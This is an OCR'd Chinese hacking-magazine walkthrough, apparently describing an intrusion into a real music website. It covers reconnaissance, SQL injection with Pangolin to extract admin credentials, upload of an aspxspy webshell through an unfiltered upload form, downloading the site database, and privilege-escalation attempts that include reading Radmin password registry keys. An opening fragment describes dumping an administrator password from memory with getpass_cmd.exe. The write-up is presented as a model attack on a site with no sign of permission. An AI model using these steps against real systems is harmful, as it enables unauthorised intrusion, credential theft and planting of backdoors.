单击“开始”-“运行”，在其中输入“mstsc”，打开远程终端连端，在计算机中输入连

接地址“127.0.0.1:3333”，出现连接界面后输入用户名和密码，成功登录服务器，如图 9 所示。




图 9

获取服务器密码

上传 getpass_cmd.exe 到服务器，运行，运行结果如图 10 所示，成功在内存中找到 administrator 的登录密码。




图 10

对某音乐网站的一次渗透

文/图 simeon

本次渗透源于通过 Google 获取了该网站的一个 webshell，由于没有该 webshell 的密码，因此需要自己获取，本次渗透通过 sql 注入获取管理员密码，通过后台上传任意文件而获取 webshell，在 web 渗透中具有一定的代表性。

信息获取

回到本文的正题上来，通过前面的一些方法，已经知道某网站被入侵后还留了一个 asp.net 的后门 Webshell，由于没有该 Webshell 的密码，因此需要通过其它途径来获取。

1.查询该域名主机下有无其它域名主机

打开 ip866.com 网站，如图 1 所示，在输入框中输入网站地址 www.****.com，然后单击“点这里反查全部相关域名”，获取该域名主机下的所有绑定域名，我大致看了看有 40 多个。




图 1 获取主机绑定域名信息

2.获取 IP 地址以及端口开放情况

分别使用“ping www.********.com”以及“sfind -p 219.133.***.***”命令获取端口信息等信息，如图 2 所示，ping 命令无反映，主机开放了 80，21 以及 1433 端口。




图 2 获取端口开放等信息

漏洞检测

1.使用工具进行漏洞挖掘

打开 Jsky，在其中新建立一个任务，然后进行扫描，如图 3 所示，发现 SQL 注入点 8 个，跨站漏洞 1 个。




图 3 使用 Jsky 扫描网站漏洞

2.进行注入猜解

在图 4-137 中中选中一个 SQL 注入点，然后选择使用 pangolin 进行渗透测试，pangolin 程序会自动进行猜解，如果存在漏洞，则会显示 SQL 注入点的类型，数据库，关键字等信息，在图 4 所示，我们直接单击 Tables 猜解数据库表，获取了 admin 和 news 表。




图 4 猜解表

说明：在 pangolin 中需要自己进行一些设置，可以设置文字显示模式，有时候需要手工设置 SQL 注入点的类型（type），以及数据库等信息。

3．猜解管理员表 admin 中的数据

选择 admin 表中的 id、admin_id、admin_name、admin_pass 四个字段，然后单击 pangolin 主界面右中方中的“Datas”猜解数据，如图 5 所示，在最下方显示整个表中共 2 条记录，在右边区域显示猜解的结果。管理员密码非常简单，其中一个管理员用户名和密码都是“1”，密码和用户名均为进行加密。




图 5 获取管理员用户名称和密码

4.获取后台地址

在 Jsky 扫描中发现存在 admin 目录，因此直接在浏览器中输入“http://www.*********.com/admin/”，打开后台登陆地址，如图 6 所示，后台非常简洁，没有验证码之类的东东。




图 6 获取管理后台登陆地址

5.进入管理后台

在图 6 中分别输入管理员名称和密码“1”，单击“登陆”，成功进入管理后台，如图 7 所示，在后台中主要有“首页/管理中心/退出”、“用户管理”、“添加信息”和“系统信息”

四个主要管理模块。




图 7 成功进入后台管理中心

6.寻找上传点

在该网站系统中，新闻动态、友情链接等添加信息接口中，均存在文件上传模块，且未对文件进行过滤，如图 8 所示，可以上传任何类型的文件，在本次测试中就直接将 aspxspy.aspx 文件直接上传上去。




图 8 可上传任何类型的文件

7.寻找上传的 Webshell 地址

上面选择是通过添加友情链接将 webshell 文件上传上去，到网站找到友情链接网页，然后直接查看源代码，如图 9 所示，获取 webshell 的地址。




图 9 获取 Webshell 的真实地址

8.执行 Webshell 成功

在网站中输入 Webshell 的地址：“http://www.xiaobang.com/ads/20081229233452.aspx”，输入管理密码，如图 10 所示，webshell 可以正常运行，单击“Sysinfo”可以查看系统信息。




图 10 执行 Webshell 成功

注意：由于前面已经有人上传了 aspx 的 webshell，加上检测时上传了多个 aspx 的 webshell，因此抓图中有些地址可能不完全匹配。

提权之路

1.获取数据库配置文件信息

有 Webshell 后，获取数据库的配置信息就相对简单多了，到网站目录中去寻找 conn.asp、config.asp、inc 等，找到后打开该文件查看其源代码即可获取数据库的物理地址或者配置信息，如图 11 所示。在 aspxspy 中有一个功能特别好用，那就是 iisspy，使用它可以获取该主机下所有的站点目录等信息。




图 11 查看数据库连接文件 conn.asp

2.下载网站数据库

如图 12 所示找到数据库的物理路径，然后单击“down”即可进行下载，在图 4-146 中可以看到系统已经对数据库采取了一些安全措施，比如设置了一个比较难以猜测的名称，但当我们获取 Webshell 后，设置再复杂的名称也是无用了！




图 12 下载数据库

3.执行命令

在 aspxspy 中命令执行不太好用，换一个功能更强大的 aspx 类型的木马，如图 14 所示，可以执行“net user”、“net localgroup administrators”、“ipconfig /all”、“netstat-an”等命令来查看用户、管理员组、网络配置、网络连接情况等信息，但不能执行添加用户等提升权限操作，一执行就报错，如图 13 所示。




图 13 执行基本命令




图 14 执行命令报错

4.读取注册表信息

通过分析，发现该服务器安装了 Radmin 软件，且管理员修改了 radmin 的默认管理端口 4899，如果能够获取 radmin 的口令加密值，也可以直接提升权限，单击“Regshell”，在“Key”中输入 Radmin2.x 版本的口令值保存键值“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters”，然后单击“Read”读取，如图 15 所示，未能成功读取，后面使用其它 Webshell 的注册表读取，还是未成功，说明权限不够。

